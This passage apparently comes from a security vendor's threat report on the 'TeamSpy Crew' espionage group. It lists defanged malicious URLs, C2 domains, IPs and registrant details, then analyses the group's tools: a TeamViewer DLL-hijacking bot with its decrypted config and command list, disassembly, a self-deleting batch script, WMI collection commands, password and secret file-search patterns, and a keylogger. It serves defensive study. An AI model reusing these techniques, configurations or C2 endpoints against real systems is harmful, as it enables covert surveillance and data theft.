The iframe points to “countlist.org/xmps5060”, which was no longer available when we tested it. The domain “countlist.org” has been sinkholed by Kaspersky Lab for security reasons.

“countlist.org” is connected with the other sites - in 2010, it served PDF exploits and a dropper that delivered the Ardamax keylogger, which reported monitored keystrokes back to both “bannetwork.org” and “politnews.org”:

According to KSN data, “countlist.org” served multiple versions of malicious PDF exploits from these URLs:

countlist(dot)org/5061/
countlist(dot)org/5062/
countlist(dot)org/5062/pdf.php
countlist(dot)org/5062/pdf.php?spl=pdf_all
countlist(dot)org/xmps5060/
countlist(dot)org/xmps5060/index.php
countlist(dot)org/xmps5060/index.php?spl=2
countlist(dot)org/xmps5060/index.php?spl=3
countlist(dot)org/xmps5060/index.php?spl=4
countlist(dot)org/xmps5060/pdf.php?spl=pdf_all
countlist(dot)org/xmps5060/pdf.php?spl=pdf_ff
countlist(dot)org/xmps5060/pdf.php?spl=pdf_op

Below are details of the payload delivered by the PDF exploits:

button.jpg (compiled Mon July 26 10:08:26 2010)

Served from **hxxp://countlist(dot)org/xmps5060/button.jpg** in August 2010

MD5: c220a5ae869a1e3e9f5e997f8bf57e82

Using a set of embedded batch scripts, this dropper copies itself to “c:\documents and settings\All Users\Application Data\iexplore.exe” on the user’s system and attempts to add this path to the current users’ Run registry key for persistence.

Kaspersky name: Trojan-Ransom.Win32.PornoBlocker.aei

Sends stolen information to **hxxp://www.politnews.org/dd_4.php**, **hxxp://www.bannetwork.org/dd_4.php**

Other Teamviewer based campaigns

We were first alerted by attacks from unknown assailants which were using runtime patched Teamviewer as part of their toolset in May 2012. The attacks (see <https://charter97.org/ru/news/2012/4/28/51488/>, story in Russian) were using a number of .RU domains as command and control, namely “kosmoadministrator.ru”, “adminplugin.ru” and “korakura.ru”. These domains are now sinkholed by Kaspersky Lab.

In addition to these attacks, we discovered a number of other command and control servers used by attackers which employ the Teamviewer-based attack toolkit.

Based on our research, it seems the Teamviewer based trojans appeared in the Russian underground forums a couple of time ago and were readily available for purchase by interested parties.

At the moment, it is unclear if there is a connection between all these attackers (such as the ones from the charter97.org story) and the “TeamSpy Crew”. The TeamSpy Crew differentiates itself by mostly using “.org” domains for command and control. On these command and control servers, they maintain a specific infrastructure and directory structure, for instance, serving the malicious “TeamViewer.ico” installer.

Conclusions

According to existing information, the TeamSpy crew has been active at least since 2008, possibly going back to as early as 2004 if we are to believe the domain registration dates and consider the news aggregation channels. During the years, the team has been focusing on attacking a variety of targets, ranging from activists and political to heavy industry and national information agencies.

Some of the aspects of this operation, such as keywords and usage of Russian terms remind us of Red October, although there are no direct links at the moment. If we are to compare it to Red October, the TeamSpy Crew and the tools they use are far less sophisticated and professional.

To attack their targets, the TeamSpy crew relied on a variety of custom tools, designed to collect “special” and interesting documents, such as those containing the word “secret” in their names. The special name “saidumlo” (Georgian - “secret”) probably indicates at least some of the victims were in Georgia or from Georgia.

The most recent method used by the TeamSpy crew involved the using of Teamviewer, a legal remote administration tool. Since Teamviewer is normally used in a wide range of conditions, it is not normally detected by security software with default settings. In addition, the modules are validated with digital signatures, once again, making them “trustworthy” to a range of whitelisting software.

Unlike Red October, where many IPs could be traced to Governments and Governmental institutions based on WHOIS data, in this case, the vast majority of IPs belong to ISPs which do not advertise such information. In case of TeamSpy crew, except for a very few cases, the identity of the victims remains a mystery.

Appendix A. Technical Details

Malware MD5 list

83a1634f660d22b990b0a82b1185de5b
cd56d04639dd395a035bc2a2e11f5d3d
6b3a74728f8683c0fa14a2675e5364c6
b3258020b9ab53a1635da844aed955ea
f445d90fdd7ab950adabc79451e57e2a
696f408af42071fbf1c60e6e50b60e09
5f7a067f280ac0312abfbd9ee35cb522
72ec4047db89a70e5be7370a19bcd600
5c7bf0bb019b6c2dcd7de61f89a2de2e
341b430d96a06d9489fc49206a5b1cdd
0926bf7a4623d72311e43b16d667ae1a
c220a5ae869a1e3e9f5e997f8bf57e82

Known C2's:

Domain, IPs

politnews.org, 89.188.104.7
bannetwork.org, 89.188.104.7
planetanews.org, 178.20.153.23
bulbanews.org, 46.164.129.74, 194.0.200.202
r2bnetwork.org (sinkholed by Kaspersky Lab)
newslite.org, 95.211.216.148
kortopla.org (sinkholed by Kaspersky Lab)
news-top.org, 93.190.45.115
countlist.org (sinkholed by Kaspersky Lab)
checkmeil.com, 31.131.31.93, 204.251.15.175

IP: 89.188.104.7

C2 related information:

bannetwork.org:

Created On:02-Sep-2004 10:20:14 UTC

OnlineNIC Inc. (R64-LROR)

Dmitryi Ivastov

Mira street, 1a

Moscow, RU 103555

bannetwork@mail.ru

Website screenshot:



politnews.org

Created On:18-Jun-2004 09:01:13 UTC

OnlineNIC Inc.

Zacepenko Iliia Igorevich

9th square, 10-1,1

NI Larnie city, GB 127591

politnews@mail.ru

Website screenshot:



planetanews.org

Created On: 23-Mar-2012 08:52:26 UTC

OnlineNIC Inc

Krepov Bogdan Serafimovich

g. Lugansk, Hersonskaya 52

Lugansk,UA 91000

krepov@i.ua

Website screenshot:



bulbanews.org

Created On: 05-Oct-2011 09:20:16 UTC

OnlineNIC Inc.

Krepov Bogdan Serafimovich

g. Lugansk, Hersonskaya 52

Lugansk, UA 91000

krepov@i.ua

Website screenshot:



kortopla.org (SINKHOLED by Kaspersky Lab on 14 March 2013)

Created On: 05-Oct-2011 08:10:16 UTC

OnlineNIC Inc.

Krepov Bogdan Serafimovich

g. Lugansk, Hersonskaya 52

Lugansk, UA 91000

krepov@i.ua

r2bnetwork.org (SINKHOLED by Kaspersky Lab on 14 March 2013)

Created On: 01-Jan-2011 20:04:20 UTC

Moniker Online Services LLC

newslite.org

Created On: 05-Mar-2010 14:43:01 UTC


PrivacyProtect.org

news-top.org

Created On: 05-Mar-2010 14:43:01 UTC

PrivacyProtect.org

Website screenshot:



countlist.org (SINKHOLED by Kaspersky Lab on 18 March 2013)

Created On:18-May-2010 10:14:43 UTC

eNom, Inc.

Andrey Balabko

ul. Mezhevaya, dom 26, kv. 15

Registrant City:Kiev, UA 03164

Registrant Email:balabko@i.ua

checkmeil.com

ENOM, INC.

Created On: 2012-04-17

balabko@i.ua

Andrey Balabko ()

Lugansk, Marksa 13-8

Lugansk, Luganskaya 91000 UA

Website screenshot:



Technical description of data theft modules and tools used by “TeamSpy Crew”

Avicap32 Dll-hijacker Module

Known variants:

MD5	Compilation date	Linker version
Different on every system	2012.10.22 13:53:11 (GMT)	1.67

The file is a PE EXE file written in Assembler.

This file is a special Dll module that uses a vulnerability in TeamViewer v6 known as Dll-hijacking. If this file is stored in the same folder as TeamViewer.exe, then when TeamViewer is started it will show no warning, no popups, no systray icons and will silently continue working providing remote access to the infected machine. This module not only disables TeamViewer popups but also extends its functionality to the classical HTTP bot supporting a set of commands. This module installed with Teamviewer 6 allows the attackers to access computer desktop remotely, activate webcam or microphone, download or upload files to the infected machine and many more.

DllMain

The Module execution starts from the initialization procedure. First, the code searches for “tv.cfg” file in local directory and then common system paths, such as C:\Windows, C:\Windows\System32.

The code uses non-standard way to pass some arguments to the called function. This is most likely done to harden manual analysis or break automated analysis of the code.

```
    push    edx
    push    esi
    push    200h          ; nLen
    push    0            ; pBuffer
    call    Stage1_1
Stage1_1 endp ; sp-analysis failed

; -----
aTv_cfg    db 'tv.cfg',0
; ===== S U B R O U T I N E =====

Stage1_1   proc near          ; CODE XREF: Stage1+63↑p
    push    0                ; lpPath
    call    SearchPathA      ; Locate "tv.cfg" in common search directories (i.e. AppData)
    test    eax, eax
    jz     loc_70072E5
    call    GetMachineUniqueId
    test    eax, eax
    jz     loc_70072E5
```

Non-standard push of the "tv.cfg" string offset to the stack

If the tv.cfg file wasn't found the process exits. If it was found, the module gets unique system ID, which is a hashed value of system drive Volume Serial Number. To hash the Volume Serial Number two types of hash algorithms are used: custom SHL/SHR/OR-based algorithm and then MD5. The result is stored in a hex-string which is used as a decryption key for the tv.cfg and part of the code in current file. Alternatively a hash of 792 bytes of executable code from TeamViewer.exe is used for tv.cfg decryption.

After that the module decrypts tv.cfg using RC4 algorithm. An example of decrypted tv.cfg is presented below:

```
szUserAgent "Mozilla5.0"
szadminstat "tv/getinfo.php"
szadminhost "newslite.org"
szfilehost ""
nTimeout "10000"
nStartIdleTime "60"
nregKey ""
szSubKey "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
szValueName "svchost"
szteampass "1234"
nVideo "4"
szlogftp "bannetwork.org"
szusername "[removed]"
szpassword "[removed]"
szlogkey "sysenter"
```

`szlogstat "log.php"`

`szpostdata "id="`

`nkilltwin7 ""`

`nkilltwinXp ""`

`nfakedel "1"`

After decrypting the config, the module checks if “szadminhost” is found inside. If it is not there, the execution stops.

Then the module decrypts string data and extra code from its own data and code section. The data is stored in TLS section of the parent process.

After using some of the file parts, the module overwrites them with 0-byte values to change the module in memory and possibly avoid detection or dumping of the module. This is the end of initialization part.

Next, it starts main procedure, which loads export functions from the real avicap32.dll located in system directory (C:\Windows\System32\). It also gets current Windows OS version and creates autorun key, under value specified in the tv.cfg. Currently it is

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svchost

Then the module patches the hosting TeamViewer process. It intercepts calls to the following system API functions:

advapi32.dll: RegCreateKeyExW

advapi32.dll: RegQueryValueExW

kernel32.dll: CreateProcessW

kernel32.dll: CreateMutexA

kernel32.dll: CreateFileW

kernel32.dll: CreateDirectoryW

kernel32.dll: DeleteFileW

shell32.dll: ShellExecuteExW

user32.dll: SendMessageW

user32.dll: CreateDialogParamW

user32.dll: GetClassInfoExW

user32.dll: RegisterClassExW

user32.dll: CreateWindowExW

user32.dll: IsWindowVisible

user32.dll: GetDlgItem

user32.dll: ShowWindow

user32.dll: **SetWindowTextW**

user32.dll: MessageBoxW

wintrust.dll: WinVerifyTrust

One of the functions, SetWindowTextW, is quite interesting and contains extra code to work with C2. This functions when it is executed the first time has a trigger to start a couple of new threads that communicate with C2 server to ping it and get commands via HTTP GET request using parameters specified in tv.cfg:

<http://<server>/tv/getinfo.php?id=...&pwd=...&stat=1>

The server is expected to answer with one of the command from the list below:

```
db 'vid',0 ; DATA XREF: ProcessCommands+678↓o
db 'shutdown',0 ; DATA XREF: ProcessCommands+45↓o
db 'delproc',0 ; DATA XREF: ProcessCommands+7B↓o
db 'poweroff',0 ; DATA XREF: ProcessCommands+5E↓o
db 'restart',0 ; DATA XREF: ProcessCommands+A0↓o
; ProcessCommands+315↓o ...
db 'startaudio',0 ; DATA XREF: ProcessCommands+CD↓o
db 'stopaudio',0 ; DATA XREF: ProcessCommands+113↓o
db 'startvideo',0 ; DATA XREF: ProcessCommands+126↓o
db 'stopvideo',0 ; DATA XREF: ProcessCommands+16C↓o
db 'sendlog',0 ; DATA XREF: ProcessCommands+17F↓o
db 'endlog',0 ; DATA XREF: ProcessCommands+19C↓o
db 'ftplog',0 ; DATA XREF: ProcessCommands+1B9↓o
db 'update',0 ; DATA XREF: ProcessCommands+26D↓o
db 'loadrunfile',0 ; DATA XREF: ProcessCommands+20D↓o
db 'cfgvideo',0 ; DATA XREF: ProcessCommands+367↓o
db 'cfgaudio',0 ; DATA XREF: ProcessCommands+3A3↓o
db 'cfgghostfile',0 ; DATA XREF: ProcessCommands+3B6↓o
db 'cfgpassteam',0 ; DATA XREF: ProcessCommands+5DB↓o
db 'cfglogpass',0 ; DATA XREF: ProcessCommands+419↓o
db 'cfgwin7kill',0 ; DATA XREF: ProcessCommands+467↓o
db 'cfgxpcill',0 ; DATA XREF: ProcessCommands+4E3↓o
db 'cfgmodel',0 ; DATA XREF: ProcessCommands+55F↓o
```

Next, it creates a Windows Firewall rule to allow outgoing connections for the current process, by running: “[netsh firewall set allowedprogram <Path to the TeamViewer executable> tv](#)”

After that the module creates several threads, described below and proceeds to the second stage.

In the second stage the module loads “kl.dll” library from the current directory and imports two functions: “Init” and “Rdp”.

After that it calls “Init” function, waits 32 milliseconds allowing kl.dll to initialize and calls “Rdp” function from the same library. The result of that call is submitted to the C2 via HTTP Post with [Content-Type: application/x-www-form-urlencoded](#) header value.

In parallel a new thread is created, which waits for a signal to search *.bin files in the module directory, encrypt with szlogkey value from tv.cfg using RC4 algorithm and upload to the FTP server specified in the tv.cfg. After uploading the files are deleted from the filesystem using simple DeleteFileA API call.

Thread #1 (bot updater):

Locates current process main executable and checks file version and file attributes. If the file version, stored in the file version info section is not equal to “6.0.10722.0” the process terminates. If the attributes do not contain Hidden, System, then the attributes are set (Hidden and System) for the file and the process is restarted. After that it will connect to the Command and Control (C2) server and fetch updated modules

by the following URLs:

<http://<server name>/<filename>>, where

<server name> is a value from tv.cfg file (newslite.org).

<filename> is one of the values from the ebedded encrypted string list:

- [TeamViewer_Desktop.exe](#)
- [tv_w32.exe](#)
- [tv_x64.exe](#)
- [TeamViewer_Resource_ru.dll](#)
- [tv_w32.dll](#)
- [tv_x64.dll](#)

Thread #2 (self-removal):

This thread creates a subthread which waits for a special event. If other thread fires the event, the current thread goes through a list of embedded filenames, which includes

kl.dll, avicap32.dll, tv.cfg and changes file attributes to Hidden and System (which removes ReadOnly if set). After that, the module deletes the following registry keys:

[\(HKLM or HKCU\)\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svchost](#)

[HKCU\Software\TeamViewer\Version6\MachineFallback](#)

[HKCU\Software\TeamViewer\Version6](#)

[HKCU\Software\TeamViewer](#)

After that the thread creates and executes a batch file named “1.bat” with the following contents:

```
@echo off&chcp 1251>nul
```

```
:try
```

```
timeout /t 5
```

```
attrib -h -s -a -r <Current Executable>
```

del <Current Executable>

if exist <Current Executable> goto try

attrib -h -s -a -r <**tv.cfg Full Path**>

del <tv.cfg Full Path>

if exist <tv.cfg Full Path> goto try

attrib -h -s -a -r <**TeamViewer_Desktop.exe Full Path**>

del <TeamViewer_Desktop.exe Full Path>

if exist <TeamViewer_Desktop.exe Full Path> goto try

attrib -h -s -a -r <**tv_w32.exe Full Path**>

del <tv_w32.exe Full Path>

if exist <tv_w32.exe Full Path> goto try

attrib -h -s -a -r <**tv_x64.exe Full Path**>

del <tv_x64.exe Full Path>

if exist <tv_x64.exe Full Path> goto try

attrib -h -s -a -r <**tv_w32.dll Full Path**>

del <tv_w32.dll Full Path>

if exist <tv_w32.dll Full Path> goto try

attrib -h -s -a -r <**tv_x64.dll Full Path**>

del <tv_x64.dll Full Path>

if exist <tv_x64.dll Full Path> goto try

attrib -h -s -a -r <**kl.dll Full Path**>

del <kl.dll Full Path>

if exist <kl.dll Full Path> goto try

```
attrib -h -s -a -r <1.bat Full Path>
```

```
del <1.bat Full Path>
```

```
if exist <1.bat Full Path> goto try
```

Thread #3 (watchdog):

This thread simply monitors creation of dangerous processes, such as taskmg.exe or procepx.exe. If it finds any of these processes running, it immediately terminates three processes (which ids are stored in current module memory) and current process. This is done in a never-ending loop with high priority – sleep time between check iterations is 1 millisecond. The algorithm designed to have different process termination procedures for Windows NT 5.x and Windows NT 6.x, however currently it simply calls ExitProcess API function.

Thread #4 (temp-cleaner):

This thread searches for tvicap32.dll and tl.dll files in the directory of current executable. It unloads tl.dll, if it is loaded and then attempts to delete both files in a loop with delay of 1 second until it succeeds.

GetIOSData tool

Known variants:

MD5	Compilation date	Linker version
83a1634f660d22b990b0a82b1185de5b	1992.06.19 22:22:17 (GMT)	2.25

The file is a PE EXE file created in Borland Delphi.

This file is a tool to collect all local *.plist files from user's Application Data directory. Plist or property list files are files that store serialized objects on Apple operating systems. These files may appear in Apple iTunes folders and may contain information about devices connected to the current system in the past.

Main

This simple module gets searches for “*.plist” files in current user %APPDATA% directory. All discovered files are immediately copied to a directory with hardcoded path “%SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm”, where %SYSTEMDRIVE% is the system disk drive.

If the directory “%SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm” doesn't exist, the copying process silently fails.

Bi tool

Known variants:

MD5	Compilation date	Linker version
cd56d04639dd395a035bc2a2e11f5d3d	2012.10.25 06:03:21 (GMT)	10.0

The file is a PE EXE file created in Microsoft Visual C++ 2010.

It is a tool designed to collect information about the operating system and BIOS via WMI.

Main

The module concatenates a string to run a command with cmd.exe:

```
cmd.exe /c wmic os get /format:HFORM > %SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\sysdll155.html
```

```
&& wmic bios list /format:HFORM >> %SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\sysdll155.html
```

Execution of the commands above concatenates two HTML reports which contain two tables with information about running OS and computer's BIOS. The attackers retrieve the following properties:

Operation System properties:

- [BootDevice](#)
- [BuildNumber](#)
- [BuildType](#)
- [Caption](#)
- [CodeSet](#)
- [CountryCode](#)
- [CreationClassName](#)
- [CSCreationClassName](#)
- [CSDVersion](#)
- [CSName](#)
- [CurrentTimeZone](#)
- [DataExecutionPrevention_32BitApplications](#)
- [DataExecutionPrevention_Available](#)
- [DataExecutionPrevention_Drivers](#)
- [DataExecutionPrevention_SupportPolicy](#)
- [Debug](#)
- [Description](#)
- [Distributed](#)
- [EncryptionLevel](#)
- [ForegroundApplicationBoost](#)
- [FreePhysicalMemory](#)
- [FreeSpaceInPagingFiles](#)
- [FreeVirtualMemory](#)
- [InstallDate](#)

-
- LargeSystemCache
 - LastBootUpTime
 - LocalDateTime
 - Locale
 - Manufacturer
 - MaxNumberOfProcesses
 - MaxProcessMemorySize
 - Name
 - NumberOfLicensedUsers
 - NumberOfProcesses
 - NumberOfUsers
 - Organization
 - OSLanguage
 - OSProductSuite
 - OSType
 - OtherTypeDescription
 - PlusProductID
 - PlusVersionNumber
 - Primary
 - ProductType
 - QuantumLength
 - QuantumType
 - RegisteredUser
 - SerialNumber
 - ServicePackMajorVersion
 - ServicePackMinorVersion
 - SizeStoredInPagingFiles
 - Status
 - SuiteMask
 - SystemDevice
 - SystemDirectory
 - SystemDrive
 - TotalSwapSpaceSize
 - TotalVirtualMemorySize
 - TotalVisibleMemorySize
 - Version
 - WindowsDirectory

BIOS properties:

- BiosCharacteristics
- BuildNumber
- CodeSet
- CurrentLanguage
- Description
- IdentificationCode
- InstallableLanguages

- InstallDate
- LanguageEdition
- ListOfLanguages
- Manufacturer
- Name
- OtherTargetOS
- PrimaryBIOS
- ReleaseDate
- SerialNumber
- SMBIOSBIOSVersion
- SMBIOSMajorVersion
- SMBIOSMinorVersion
- SMBIOSPresent
- SoftwareElementID
- SoftwareElementState
- Status
- TargetOperatingSystem
- Version

After getting this information the module self-deletes by calling `cmd.exe /c del <ModulePath>`.

FileList2 tool

Known variants:

MD5	Compilation date	Linker version
6b3a74728f8683c0fa14a2675e5364c6	2012.07.18 11:23:41 (GMT)	10.0

The file is a PE EXE file created in Microsoft Visual C++ 2010.

This file is a tool to collect files basing on filename patterns.

The tool has internal code in the log file: 01.01.01

Main

The main procedures starts from generating output file path and creating the corresponding file:

```
%SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\sysdll2.txt
```

After that the code iterates through all available logical drives and searches for the files matching the following patterns:

-
- *.pst - MS Outlook database files
 - *.mdb - MS Access databases
 - *.doc – MS Word documents
 - *.rtf – RTF documents
 - *pass*.* - various “password” files used by different applications
 - *.pgp – PGP encrypted files
 - *.pdf – PDF documents
 - *.xls – MS Excel spreadsheets
 - *парол* - files which contain part of Russian word “пароль” meaning “password”
 - *секрет* - files which contain Russian word “секрет” meaning “secret”
 - *saidumlo* - files which contain part of a Georgian transliterated word (“საიდუმლო”) meaning “secret”
 - *.vmdk – files of VMware virtual machine disk files
 - *.tc – files encrypted with TrueCrypt encryption software
 - *.p12 – public key cryptography certificates

Information about discovered files will be saved in a temporary file created in %TEMP% folder and after the search is finished it will be copied to the following file:

“%SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\sysdll2.txt”.

The temporary file name is created using GetTempFileNameA system API, which creates a temp file name of the following format: <uuuu>.TMP (where uuuu is a hexadecimal number picked by the system).

When copying the log file the module prepends a special header, so that collected file information looks as following:

[/N2.0-01.01.01.00:<data_length>]

<File#1 full path> <File#1 size> <File#1 last modification time>

<File#2 full path> <File#2 size> <File#2 last modification time>

<File#3 full path> <File#3 size> <File#3 last modification time>

...

The header probably contains internal shortened module name and version (N2.0) with some hardcoded “build id” (01.01.01.00), followed by the numerical value of data length that starts after the “]” character.

After copying the temporary log file is deleted with call to DeleteFileA.

Footer tool

Known variants:

MD5	Compilation date	Linker version
4475a43a10300b8137f364d21d402b94	2013.03.12 05:15:48 (GMT)	10.0

The file is a PE EXE file created in Microsoft Visual C++ 2010. Its size is 101'376 bytes. Its main purpose is to dump contents of accessible network shares. No remote file copying is done. This tool simply collects information about the files such as file size and file last modification time.

This tool is very similar to the FileList2 tool with few differences:

It doesn't create a header in the log file and it has no internal tool ID. It also uses different application icons and resource section language is LANG_RUSSIAN, SUBLANG_DEFAULT. It

also makes series of Sleep API additional calls probably to break signature based detections of some AV products.

Main

The main procedure starts from generating output file path and creating the corresponding file:

```
%SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\sysdll2.txt
```

The code makes a sequence of useless Sleep API calls, probably to break detection of some signature-based AV engines:

```
mov     esi, ds:Sleep
push   2000           ; dwMilliseconds
call   esi ; Sleep
push   5000          ; dwMilliseconds
call   esi ; Sleep
push   7000          ; dwMilliseconds
call   esi ; Sleep
push   1500         ; dwMilliseconds
call   esi ; Sleep
push   1500         ; dwMilliseconds
call   esi ; Sleep
push   1500         ; dwMilliseconds
call   esi ; Sleep
push   100h         ; nSize
lea    eax, [ebp+szDriveChar]
push   eax           ; lpBuffer
push   offset Name   ; "SYSTEMDRIVE"
call   ds:GetEnvironmentVariableA
push   offset aProgramdataAdo ; "\\ProgramData
lea    ecx, [ebp+szDriveChar]
push   ecx
push   offset aSS     ; "%s%s"
push   offset NewFileName ; LPSTR
call   ds:wsprintfA
add    esp, 10h
push   7D0h          ; dwMilliseconds
call   esi ; Sleep
push   5DCh          ; dwMilliseconds
call   esi ; Sleep
```

After that the code iterates through all available logical drives and searches for the files matching the following patterns:

- *.pst - MS Outlook database files
- *.mdb - MS Access databases
- *.doc – MS Word documents
- *.rtf – RTF documents
- *pass*.* - various “password” files used by different applications
- *.pgp – PGP encrypted files
- *.pdf – PDF documents
- *.xls – MS Excel spreadsheets
- *парол* - files which contain part of Russian word “пароль” meaning “password”
- *секрет* - files which contain Russian word “секрет” meaning “secret”
- *saidumlo* - files which contain part of a Georgian transliterated word (“საიდუმლო”) meaning “secret”
- *.vmdk – files of VMware virtual machine disk files
- *.tc – files encrypted with TrueCrypt encryption software
- *.p12 – public key cryptography certificates

Information about discovered files will be saved in a temporary file created in %TEMP% folder and after the search is finished it will be moved to the following file:

“%SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\sysdll2.txt”.

The file has resource section which has 3 resources, 2 of them have resource language set to LANG_RUSSIAN, SUBLANG_DEFAULT.

Resource section contain icons of the application (48x48, 64x64, 128x128):



Keylogger tool

Known variants:

MD5	Compilation date	Linker version
b3258020b9ab53a1635da844aed955ea	2013.01.28 11:14:47 (GMT)	10.0

The file is a PE EXE file compiled with Microsoft Visual C++ 2010. It has tiny size of 12288 bytes. Its main purpose is to log keystrokes, copy text from clipboard and record foreground windows along with date/time and process names owning them. This tool aggregates information in local folder and doesn't upload it anywhere. It has no network functions.

Main

The main procedure starts from preparation to install current application in the system. It creates a directory "%APPDATA%\WCF Data Services" and prepares several strings containing work paths:

On Windows XP English with system drive C: the paths will be the following:

LnkPath = C:\Documents and Settings\\Start Menu\Programs\Startup\WcfAudit.lnk

LogPath = C:\ProgramData\Adobe\AdobeArm

ExePath = C:\Documents and Settings\\Application Data\WCF Data Services\WcfAudit.exe

XmlPath = C:\Documents and Settings\\Application Data\WCF Data Services\preferences.xml

Next it checks existence of system event object named "__klgskot__". If that event is found, the application exits to prevent multiple instances of the application from running. If event doesn't exist it is created immediately.

Next it checks if current executable is called WcfAudit.exe. If not it creates a shortcut file in the file referred above as LnkPath. Current executable is copied to the path referred above as ExePath. After that the process is restarted from ExePath.

If installation to the system is completed, the application starts three threads:

Thread #1 (Selfremover)

This thread creates a system event object called "__klgkillsoft__" and waits for this event to be activated. When something activates this event the thread removes the LNK file from Startup folder and renames current executable from WcfAudit.exe to file with a decimal number in the name and no extension. The decimal number represents system tick counter value.

Thread#2 (Keylogger)

This thread sets low level Windows keyboard hook, which allows the module to intercept keystrokes. The thread records all keystrokes, foreground window names and textual clipboard data.

Accumulated data is available for the Thread#3 which expects it in special buffer.

Thread#3 (Logger)

This thread is started 30 seconds after Thread#2. It checks if XmlPath file referred above exists. If it exists it is moved to LogPath directory, the name is changed to klg<Number>.klg, where Number is a decimal integer taken from current system tick counter value. Then this file is opened and appended with new data received from Keylogger thread. Please note, that at least empty file at XmlPath must be created, the keylogger starts saving collected data only if it finds file at XmlPath.

If the LogPath directory doesn't exist, it will be created.

If the klg<Number>.klg file becomes larger than 1Mb, new file at XmlPath is created and moved back to LogPath directory with new name klg<Number>.klg (current tick counter value is used). In the end LogPath directory is full of klg<Number>.klg files, however there is a bug in this logics. If the system is rebooted it will not contains XmlPath will not exist and that means that keylogger will not be active. However it can still be activated any time by creating the XmlPath file.

The logs are stored in plaintext. Below is a fragment of sample log from the keylogger module:

```
***** C:\Documents and Settings\User\My Documents\My Music
***** [18:47 - 13/03/2013; explorer.exe;]
```

```
[BACK][BACK][DOWN][RIGHT][LEFT][RIGHT][ENTER]
```

```
[DOWN][DOWN][UP][UP][ENTER]
```

```
***** Control Panel ***** [18:48 - 13/03/2013; explorer.exe;]
```

```
[LEFT][LCTRL] [LEFT][LSHIFT][RIGHT][LSHIFT]C:\[ENTER]
```

NetScanFiles2 tool

Known variants:

MD5	Compilation date	Linker version
f445d90fdd7ab950adabc79451e57e2a	2012.07.19 12:12:29 (GMT)	10.0

The file is a PE EXE file created in Microsoft Visual C++ 2010. Its size is 36'864 bytes. Its main purpose it to dump contents of locally attached disk drives. No file copying is done. This tool simply collects information about the files such as file size and file last modification time.

This tool has internal code or "build id" in the log file: 02.02.01

Main

The main procedure starts from creating temporary file and prepare path for final output log, which is stored in "%SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\sysdll2.txt".

After that a new thread is created which enumerates network accessible resources, including shared directories and network printers and lists available files which names match any of hardcoded patterns. The log string has the following format (listing data):

```
<Filepath> <FileSize> <Date of modification> <Time of modification>
```

The resulting log file is prepended with special header:

[/N2.0-02.02.01.00:<size of data>]<listing data>

```
ÿ$P@ j hã" j j <øÿ$EP@ <5`P@ j j <øj @,,$ ♦ PÿÖ...Àt*%$†♦ !!@ uo9%$L♦ t^j j j @E$ ♦
QÿÖ...Äuö;pc@ Pè→xÿÿfÄ♦,,Äu+h X@ h8`@ ÿ$EP@ h8`@ è%ËÿÿfÄq<pc@ Qÿ$1P@ _^3Ä[Ä$♦ Ä► f=xc@
t[ÿ"$q♦ RSÿ$P@ <,,,$♦ PSÿ$P@ <pc@ Qè"ÖÿÿfÄ♦,,Äu+h X@ h8`@ ÿ$EP@ h8`@ è±ËÿÿfÄq<$pc@ Rÿ
$1P@ j ÿ$HP@ ÿ$P@ Phè h.X@ h8`@ ÿ$EP@ h8`@ èÜËÿÿfÄqfËÿ[Ä$♦ Ä► Ìÿ%|P@ ÿ%xP@ ÿ%tP@

        →[ â[ î[ %[ XZ fZ rZ ~Z œZ œZ ``Z ´Z ÂZ ÎZ âZ
bZ 0[ 2[ >[ N[ Z[ l[ x[ „[ ’[ [ @Z ,Z LZ 9\ →\ (\ \
*saïdumlo* *secret*.* *ñãëðãø*.* *iãðîë*.* *.xls *.pdf *.pgp *pass*.*
*.rtf *.doc %02d-%02d-%04d %02d:%02d:%02d C:\sysdll9.txt globalFunctions::mWriteTemplate [%d] CreateFile returned INVALID_HANDLE_VALUE GLE:%d) globalFunctions::mWriteTemplate [%d] _tempFileUniqueID=0 GLE:%d) globalFunctions::mWriteTemplate [%d] _tempPathLength = 0 GLE:%d) globalFunctions::mWriteTemplate [%d] _templateFile = NULL GLE:%d) globalFunctions::mGenerateCRC [%d] CreateFile(%) failed GLE:%d) globalFunctions::mGenerateCRC [%d] tString = NULL GLE:%d) globalFunctions::mEncryptData [%d] CreateFile returned INVALID_HANDLE_VALUE GLE:%d) globalFunctions::mEncryptData [%d] isInitd=%d GLE:%d) globalFunctions::mEncryptData [%d] CreateFile failed GLE:%d) globalFunctions::mSendData [%d] ReadFile returned false GLE:%d) globalFunctions::
```


Stolen patterns highlighted in red

List of filename patterns, which are used by the tool:

- *.doc – MS Word documents
- *.rtf – RTF documents
- *pass*.* - various “password” files used by different applications
- *.pgp – PGP encrypted files
- *.xls – MS Excel spreadsheets
- *парол* - files which contain part of Russian word “пароль” meaning “password”
- *секрет* - files which contain Russian word “секрет” meaning “secret”
- *secret*.*
- *saïdumlo* - files which contain part of a Georgian transliterated word meaning “secret”

The file has resource section which has 3 resources, 2 of them have resource language set to LANG_ENGLISH, SUBLANG_ENGLISH_US.

One of the resources contains the mysterious icon of the application:



NetScanShares2 tool

Known variants:

